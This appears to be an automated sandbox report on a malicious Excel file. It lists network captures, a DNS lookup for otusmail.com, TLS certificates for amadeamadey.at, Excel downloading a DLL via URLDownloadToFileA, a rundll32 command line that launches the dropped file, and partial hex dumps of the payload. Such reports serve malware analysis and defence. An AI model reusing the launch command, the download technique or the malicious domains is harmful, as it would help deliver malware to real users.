May 4, 2021 01:13:17.956892967 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:17.958071947 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.958180904 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:17.976916075 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.976938009 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:17.977184057 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.012197018 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.012211084 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.012425900 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.012516975 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.012545109 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.012674093 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.013798952 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.013823032 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.013906002 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.015031099 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.015055895 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.015130997 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.016295910 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.016315937 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.016417980 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.017559052 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.017585039 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.017682076 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.018790007 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.018809080 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.018903017 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.020051003 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.020067930 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.020150900 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.021316051 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.021334887 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.021522999 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.022574902 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.022599936 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.022696972 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.023829937 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.023926020 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.035006046 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.035022974 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.035146952 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.035361052 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.035377979 CEST	443	49709	104.21.64.132	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 01:13:18.035474062 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.035547972 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.069513083 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.069534063 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.069732904 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.069809914 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.069828033 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.069938898 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.070489883 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.070513964 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.070579052 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.071753025 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.071779966 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.071845055 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.071923971 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.073024035 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.073043108 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.073112965 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.074256897 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.074280024 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.074336052 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.074424028 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.075501919 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.075526953 CEST	443	49709	104.21.64.132	192.168.2.4
May 4, 2021 01:13:18.075586081 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.075644970 CEST	49709	443	192.168.2.4	104.21.64.132
May 4, 2021 01:13:18.076770067 CEST	443	49709	104.21.64.132	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 01:13:00.727587938 CEST	65195	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:00.786514997 CEST	53	65195	8.8.8.8	192.168.2.4
May 4, 2021 01:13:17.447101116 CEST	59042	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:17.509002924 CEST	53	59042	8.8.8.8	192.168.2.4
May 4, 2021 01:13:20.502229929 CEST	56483	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:20.553493977 CEST	53	56483	8.8.8.8	192.168.2.4
May 4, 2021 01:13:24.910193920 CEST	51025	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:24.959079981 CEST	53	51025	8.8.8.8	192.168.2.4
May 4, 2021 01:13:26.321924925 CEST	61516	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:26.374690056 CEST	53	61516	8.8.8.8	192.168.2.4
May 4, 2021 01:13:27.635643005 CEST	49182	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:27.692507982 CEST	53	49182	8.8.8.8	192.168.2.4
May 4, 2021 01:13:28.637053013 CEST	59920	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:28.685787916 CEST	53	59920	8.8.8.8	192.168.2.4
May 4, 2021 01:13:30.125972033 CEST	57458	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:30.178047895 CEST	53	57458	8.8.8.8	192.168.2.4
May 4, 2021 01:13:31.222650051 CEST	50579	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:31.274199963 CEST	53	50579	8.8.8.8	192.168.2.4
May 4, 2021 01:13:32.235920906 CEST	51703	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:32.288701057 CEST	53	51703	8.8.8.8	192.168.2.4
May 4, 2021 01:13:33.330152035 CEST	65248	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:33.387725115 CEST	53	65248	8.8.8.8	192.168.2.4
May 4, 2021 01:13:34.458899021 CEST	53723	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:34.510404110 CEST	53	53723	8.8.8.8	192.168.2.4
May 4, 2021 01:13:36.028682947 CEST	64646	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:36.079252005 CEST	53	64646	8.8.8.8	192.168.2.4
May 4, 2021 01:13:37.086924076 CEST	65298	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:37.137885094 CEST	53	65298	8.8.8.8	192.168.2.4
May 4, 2021 01:13:38.326523066 CEST	59123	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:38.381735086 CEST	53	59123	8.8.8.8	192.168.2.4
May 4, 2021 01:13:39.429588079 CEST	54531	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:39.478370905 CEST	53	54531	8.8.8.8	192.168.2.4
May 4, 2021 01:13:40.586182117 CEST	49714	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 01:13:40.638150930 CEST	53	49714	8.8.8.8	192.168.2.4
May 4, 2021 01:13:41.945377111 CEST	58028	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:42.003473043 CEST	53	58028	8.8.8.8	192.168.2.4
May 4, 2021 01:13:43.052455902 CEST	53097	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:43.111682892 CEST	53	53097	8.8.8.8	192.168.2.4
May 4, 2021 01:13:44.285271883 CEST	49257	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:44.335665941 CEST	53	49257	8.8.8.8	192.168.2.4
May 4, 2021 01:13:45.413512945 CEST	62389	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:45.463510990 CEST	53	62389	8.8.8.8	192.168.2.4
May 4, 2021 01:13:46.539376974 CEST	49910	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:46.591114998 CEST	53	49910	8.8.8.8	192.168.2.4
May 4, 2021 01:13:47.714199066 CEST	55854	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:47.765872002 CEST	53	55854	8.8.8.8	192.168.2.4
May 4, 2021 01:13:58.273379087 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 01:13:58.331209898 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 01:14:13.404748917 CEST	63153	53	192.168.2.4	8.8.8.8
May 4, 2021 01:14:13.455368042 CEST	53	63153	8.8.8.8	192.168.2.4
May 4, 2021 01:14:14.218183994 CEST	52991	53	192.168.2.4	8.8.8.8
May 4, 2021 01:14:14.219389915 CEST	53700	53	192.168.2.4	8.8.8.8
May 4, 2021 01:14:14.282449961 CEST	53	52991	8.8.8.8	192.168.2.4
May 4, 2021 01:14:14.284641027 CEST	53	53700	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 01:13:17.447101116 CEST	192.168.2.4	8.8.8.8	0x2792	Standard query (0)	otusmail.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 01:13:17.509002924 CEST	8.8.8.8	192.168.2.4	0x2792	No error (0)	otusmail.com		104.21.64.132	A (IP address)	IN (0x0001)
May 4, 2021 01:13:17.509002924 CEST	8.8.8.8	192.168.2.4	0x2792	No error (0)	otusmail.com		172.67.151.10	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 01:13:17.651288033 CEST	104.21.64.132	443	192.168.2.4	49709	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Apr 28 02:00:00 CEST 2021 Mon Jan 27 13:48:08 CET 2020	Thu Apr 28 01:59:59 CEST 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
May 4, 2021 01:14:13.800282955 CEST	18.222.240.99	443	192.168.2.4	49735	CN=amadeamadey.at, OU=Amadey Org, O=Amadey TM, L=Bohn, ST=Bohn, C=AT	CN=amadeamadey.at, OU=Amadey Org, O=Amadey TM, L=Bohn, ST=Bohn, C=AT	Thu Apr 29 09:28:05 CEST 2021	Fri Apr 29 09:28:05 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,10-11-13-35-23-65281,29-23-24,0	51c64c77e60f3980eea90869b68c58a8

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 01:14:24.715645075 CEST	54.163.9.216	443	192.168.2.4	49739	CN=amadeamadey.at, OU=Amadey Org, O=Amadey TM, L=Bohn, ST=Bohn, C=AT	CN=amadeamadey.at, OU=Amadey Org, O=Amadey TM, L=Bohn, ST=Bohn, C=AT	Thu Apr 29 09:18:48 CEST 2021	Fri Apr 29 09:18:48 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,10-11-13-35-23-65281,29-23-24,0	51c64c77e60f3980eea90869b68c58a8

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 4944 Parent PID: 800

General

Start time:	01:13:11
Start date:	04/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x60000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\bsdnbsej.dbw	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	5EF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\553F8A08.tmp	success or wait	1	1D495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\vegas[1].dll	unknown	46	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....@.....	success or wait	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\vegas[1].dll	unknown	345	00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 19 8f cf 66 5d ee a1 35 5d ee a1 35 5d ee a1 35 43 bc 34 35 4d ee a1 35 43 bc 22 35 05 ee a1 35 54 96 32 35 5a ee a1 35 5d ee a0 35 d1 ee a1 35 43 bc 25 35 41 ee a1 35 43 bc 33 35 5c ee a1 35 43 bc 35 35 5c ee a1 35 43 bc 30 35 5c ee a1 35 52 69 63 68 5d ee a1 35 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 0e b0 88 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 ca 07 00 00 d2 10 00 00 00 00 00 c2 8d 06 00 00 10 00 00 00 e0 07 00 00 00 00 01 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00	.....!..L.!This program cannot be run in DOS mode....$.....f]..5]..5]..5C.45M..5C."5...5T.2 5Z. .5]..5...5C.%5A..5C.35\..5 C.55 \..5C.05\..5Rich]..5.....PE ..L.....`.....!.....	success or wait	2	5EF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\vegas[1].dll	unknown	4702	35 bd a8 ff 48 d3 bd ff 4a d4 bf ff 4a d4 bf ff 49 d4 bf ff a4 b1 af ff ad ad ad ff f6 f6 f6 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fe fe fe ff fe fe fe ff fd fd fd ff fd fd fd ff fc fc fc ff fa fa fa ff f9 f9 f9 ff f7 f7 f7 ff f5 f5 f5 ff f3 f3 f3 ff f1 f1 f1 ff f0 f0 f0 ff ee ee ee ff ed ed ed ff ed ed ed ff ec ec ec ff eb eb eb ff eb eb eb ff ea ea ea ff ea ea ea ff eb eb eb ff eb eb eb ff ec ec ec ff ec ec ec ff ed ed ed ff ed ed ed ff ee ee ee ff ee ee ee ff ef ef ef ff ef ef ef ff f0 f0 f0 ff f1 f1 f1 ff f3 f3 f3 ff f7 f7 f7 ff f9 f9 f9 ff f5 f5 f5 ff f4 f4 f4 ff ca ca ca ff a6 a6 a6 ff 99 ab a8 ff 49 c7 b3 ff 42 c8 b4 ff 42 c8 b3 ff 42 c8 b3 ff 42 c8 b3 ff 38 b0 9d ff 27 8a 7a ff 27 8a 7a ff 27 8a 7a ff 27 8a 7a ff 27 8a 7a	5...H...J...J...I..... ....I...B...B...B...B...8...'.z. '.z.'.z.'.z.'.z	success or wait	1	5EF643	URLDownloadToFileA
C:\Users\user\bsdnbsej.dbw	unknown	13285	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 19 8f cf 66 5d ee a1 35 5d ee a1 35 5d ee a1 35 43 bc 34 35 4d ee a1 35 43 bc 22 35 05 ee a1 35 54 96 32 35 5a ee a1 35 5d ee a0 35 d1 ee a1 35 43 bc 25 35 41 ee a1 35 43 bc 33 35 5c ee a1 35 43 bc 35 35 5c ee a1 35 43 bc 30 35 5c ee a1 35 52 69 63 68 5d ee a1 35 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 0e b0 88 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 ca 07	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....f]..5]..5]..5C.45M. .5C."5...5T.25Z..5]..5...5C. %5 A..5C.35\..5C.55\..5C.05\.. 5Rich]..5.....PE..L.....`.... .....!.....	success or wait	1	5EF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\bsdnbsej.dbw	unknown	1360	d6 00 00 ff ff 00 00 00 00 a1 08 b4 5c 59 19 77 95 a9 2d b4 20 20 00 00 00 00 20 e1 8a e1 3d 05 78 54 5b e1 20 00 00 00 bc 7d 6a 09 d7 00 00 00 00 00 00 5c 2d 12 76 ca bb fb ea b6 eb a3 83 00 00 15 5b bf 00 00 00 00 00 51 63 20 20 00 eb 7d a2 e9 84 6c 78 00 00 c8 a9 07 b7 89 36 00 00 00 00 00 00 00 00 58 84 37 85 00 00 00 00 00 00 00 b4 bb d2 97 e6 75 71 92 00 00 20 20 68 35 7e 94 b2 00 00 00 00 00 00 00 8a ee 15 72 f4 8c ec ae 99 4b ab 00 00 8b 59 21 3f 8d 5c 8a 3e 93 ff ff 00 00 00 0b 72 ba 8a 0f 00 ff ff fd 8b 26 c6 9a 22 39 86 02 f6 1c 78 00 00 81 4b 06 00 00 00 00 20 20 00 00 e8 d2 00 00 00 00 00 00 00 fe 81 1e 82 ef c4 5e 00 00 00 00 00 dd b0 d1 e0 40 77 00 20 20 00 00 00 7f 68 63 3a 00 00 fc e9 7f fd 64 78 f5 40 00 ff ff 00 00 3c 3b 0f 38 6d 00 00 00 7b	.....\Y.w..-. ....=.xT[. ....}j.....\-.v.....[.....Qc ..}...lx..... ..6.....X.7.....uq... h5~.....r.....K....Y !?.\.>.....r.....&.."9... .x...K..... ..... ^.....@w. ....hc:.....dx. @.....<;.8m...{	success or wait	41	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\vegas[1].dll	unknown	1369	00 20 e6 38 23 b8 26 2f 68 ec de 20 00 20 bd 6b 70 bc 00 20 20 ff ff e4 4d 6c c4 86 2c dc f1 f5 ea d2 23 00 00 00 dc 3a db 00 ff 5c b0 ff 00 00 ff ff ff ff 00 b3 1b ea 8d 7b 5b da 00 00 00 ff ff 00 00 56 ad 05 6e 2f 75 ff ff 00 00 d9 12 b6 0e ff ff 00 00 00 00 29 6c 19 65 61 f5 a6 fb ff ff 25 fe 8a cb bb ff ff 00 00 00 7f 39 3f 6d 0d 39 b3 04 76 15 68 00 00 00 c5 5f 7e 4a 5a bf 44 cb fc ff ff 44 00 25 7c 4e 00 00 00 00 20 20 00 00 b2 81 7e 8a dc 28 2d 18 3f da 16 42 20 20 00 00 00 00 00 42 d3 b5 00 00 00 00 80 65 00 00 00 ff ff 00 29 96 49 26 2c c1 ed 00 00 88 17 ec 3f 72 f8 00 00 00 00 00 82 ee 58 30 00 00 00 05 6a f4 ad c0 f0 6e 38 00 00 13 86 11 ad 02 00 00 00 00 00 00 ff ff 20 4d 75 1a 5f a7 0e ec 2a 08 9c 3e 20 00 00 00 00 00 ff ff 9a ca 5a 9d f6 6c 7c 4f	. .8#.&/h.. . .kp.. ...MI..,. ....#....:...\.....{[. .....V..n/u.....)l. ea.....%.....9?m.9..v.h.. .._~JZ.D....D.%|N.... ....~.. (-.?..B .....B.....e.....) .I&,.....?r.....X0....j.. ..n8..... Mu._...*..> .....Z..l|O	success or wait	59	5EF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\bsdnbsej.dbw	unknown	16731	d2 07 00 98 d2 07 00 ac d2 07 00 be d2 07 00 d2 d2 07 00 e6 d2 07 00 fc d2 07 00 14 d1 07 00 00 00 00 00 81 00 43 72 65 61 74 65 44 69 72 65 63 74 6f 72 79 57 00 00 0f 04 52 65 73 65 74 45 76 65 6e 74 00 00 e9 04 56 69 72 74 75 61 6c 41 6c 6c 6f 63 00 00 ec 04 56 69 72 74 75 61 6c 46 72 65 65 00 f0 04 56 69 72 74 75 61 6c 50 72 6f 74 65 63 74 45 78 00 00 7d 03 4f 70 65 6e 4d 75 74 65 78 57 00 00 dc 01 47 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 56 61 72 69 61 62 6c 65 57 00 4b 45 52 4e 45 4c 33 32 2e 64 6c 6c 00 00 a7 00 53 65 74 4a 6f 62 57 00 a5 00 53 65 74 46 6f 72 6d 57 00 00 a0 00 53 63 68 65 64 75 6c 65 4a 6f 62 00 9f 00 52 65 73 65 74 50 72 69 6e 74 65 72 41 00 9b 00 52 65 61 64 50 72 69 6e 74 65 72 00 96 00 50 72 69 6e 74 65 72 4d 65 73 73 61 67 65	....CreateDirectoryW....Res etEvent....VirtualAlloc....VirtualFree...VirtualProtectEx..} .OpenMutexW....GetEnvironmentV ariableW.KERNEL32.dll.... SetJo bW...SetFormW....ScheduleJob.. .ResetPrinterA...ReadPrinter...PrinterMessage	success or wait	1	5EF643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	D20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	D211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	D213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	D213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4744 Parent PID: 4944

General

Start time:	01:13:17
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	rundll32 ..\bsdnbsej.dbw,PluginInit
Imagebase:	0xe80000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E4AA.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	673262FF	GetTempFileNameW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67325085	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67325085	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67325085	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67325085	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67325085	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67325085	HttpSendRequestA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\kernel32.dll	unknown	607840	success or wait	1	6732795D	ReadFile
C:\Windows\SysWOW64\wininet.dll	unknown	3015168	success or wait	1	6732795D	ReadFile
C:\Windows\SysWOW64\advapi32.dll	unknown	481976	success or wait	1	6732795D	ReadFile
C:\Windows\SysWOW64\ole32.dll	unknown	1025864	success or wait	1	6732795D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	6732795D	ReadFile
C:\Windows\SysWOW64\shell32.dll	unknown	20383720	success or wait	1	6732795D	ReadFile
C:\Windows\SysWOW64\bcrypt.dll	unknown	97152	success or wait	1	6732795D	ReadFile
